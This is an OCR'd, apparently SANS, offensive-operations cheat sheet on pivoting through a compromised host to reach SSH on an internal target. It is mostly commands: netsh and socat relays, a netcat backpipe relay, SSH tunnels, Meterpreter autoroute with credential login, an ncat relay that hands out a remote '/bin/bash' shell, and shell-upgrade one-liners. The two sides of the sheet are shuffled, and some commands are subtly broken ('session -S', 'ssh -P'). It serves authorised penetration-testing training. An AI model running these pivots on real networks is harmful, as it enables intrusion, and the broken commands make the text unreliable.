netsh Port Proxy

```
pivot c:\> netsh interface portproxy add v4tov4 listenport=4000 listenaddress=0.0.0.0 connectport=22 connectaddress=victim.tgt
attacker $ ssh victimadmin@pivot.tgt
```

Don’t Forget the Easy Stuff!

SSH trail through Linux:

```
attacker $ ssh pivotAdmin@pivot.tgt
pivot $ ssh victimAdmin@victim.tgt
```

PowerShell sessions through Windows:

```
attacker PS C:\> Enter-PsSession –ComputerName pivot.tgt
```

Or RDP session over Windows:

```
attacker c:\> mstsc.exe /v:Pivot.tgt
psexec.exe
```

Now, with command execution on pivot:

```
pivot C:\> ssh victimadmin@victim.tgt
```

No SSH available? How about PuTTY?

Note that even if all the hosts in the chain run Windows, you can’t typically PsSession twice because of how credentials are used. Run a search for `pssession double hop` for more info.

Upgrade Ugly Shells (pick one!)

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
$ ruby -e 'exec "/bin/sh"'
$ /bin/sh -i or /bin/bash -i
$ perl -e 'exec "/bin/sh";'
```

Further Upgrade Ugly Shells

Things seem off? Sometimes this can return functionality like arrow keys in a shell.

```
victim $ <Ctrl>z
attacker $ stty raw -echo
attacker $ fg
victim $ reset
victim $ export SHELL=bash
victim $ export TERM=xterm-256color
victim $ stty rows 40 columns 80
```

Maintain State with Screen

```
victim $ session -S hackinz
```

- Session fails
- Regain session, THEN:

```
victim $ session -r hackinz
```

Want more functionality than `screen`? Check out `tmux`.

Is your connection not stable enough for `ssh`? `mosh` is more forgiving of spotty connections.

Manage Many SSH Connections

Check out ProxyJump and `.ssh/config` to manage a wide array of `ssh` connections.

OFFENSIVE OPERATIONS

Pivoting

Cheat Sheet v1.2

sans.org/offensive-operations

Purpose

Navigating a client/victim environment often requires pivoting from target to target, and there are many ways to do so. This cheat sheet runs through various options for different environments and situations.

How to Use this Sheet

Find a method that may fit your situation. In each, we model an **attacker** pivoting through **pivot** to reach SSH on **victim**. Substitute hosts and ports to fit your need.

Pay attention to prompts as they will identify the host where the command should be run AND what type of prompt, i.e. Windows cmd.exe (`c:\>`), PowerShell (`PS`), or Linux (`$` or `#`). The diagram in the center should help.

Replace terms like `victimAdmin` and `victimPass` with appropriate credentials for the given system.

On the back, there are some extra goodies - including how to upgrade an ugly shell.

Spin up your own practice range with this!
https://github.com/chriselgee/SansPivotSheetLab

SSH Pivots Require an sshd Setting

Set `GatewayPorts yes` in `/etc/ssh/sshd_config`, then:

```
pivot # systemctl restart sshd
```

SSH Local Port Forward

```
attacker $ ssh -fNL
1337:victim.tgt:22
pivoter@pivot.tgt
attacker $ ssh
victimadmin@localhost -P 1337
```

SSH Remote Port Forward

```
pivot $ ssh -fNR
1337:victim.tgt:22
attacker@attacker.tgt
attacker $ ssh
victimadmin@localhost -P 1337
```

Proxychains

```
attacker $ ssh
pivotadmin@pivot.tgt -D 9050
-fN
attacker $ proxychains ssh
victimadmin@victim.tgt
```

And check `/etc/proxychains.conf`

Some SSH Command Line Options


`-f` put ssh in the background after connecting

`-N` don’t execute a command; just forward some ports

`-P num` use “num” port for ssh

Situation

You need to access SSH on port 22 of **victim**, but you can’t go directly due to those meddling firewalls. For simplicity, this sheet will generally be using ports 1337, 4000, and 22 on the Attacker, Pivot, and Victim machines.



Netcat Port Forward

```
pivot $ cd /tmp && mknod
backpipe p
pivot $ nc -lvp 4000
0<backpipe | nc -v victim.tgt
22 1>backpipe
attacker $ ssh
victimadmin@pivot.tgt -P 4000
```

Meterpreter Port Forward

```
pivot Meterpreter > portfwd
add -l 4000 -p 22 -r
victim.tgt
attacker $ ssh
victimadmin@pivot.tgt -P 4000
```

Metasploit/Meterpreter Autoroute

```
pivot Meterpreter > run
post/multi/manage/autoroute
SUBNET=pivotSubnet CMD=add
pivot Meterpreter > background
pivot msf > use
scanner/ssh/ssh_login
pivot msf > set RHOSTS
victim.tgt
pivot msf > set USERNAME
victimAdmin
pivot msf > set PASSWORD
victimPass
pivot msf > run
```

Socat Port Forward

```
pivot $ socat TCP-
LISTEN:4000,fork
TCP:victim.tgt:22
attacker $ ssh
victimadmin@pivot.tgt -P 4000
```

Ncat Connection Brokering

Assumes code execution on **victim**

```
pivot$ ncat -vlp 4000 --broker
victim$ ncat pivot.tgt 4000 -e
/bin/bash
attacker$ ncat pivot.tgt 4000
```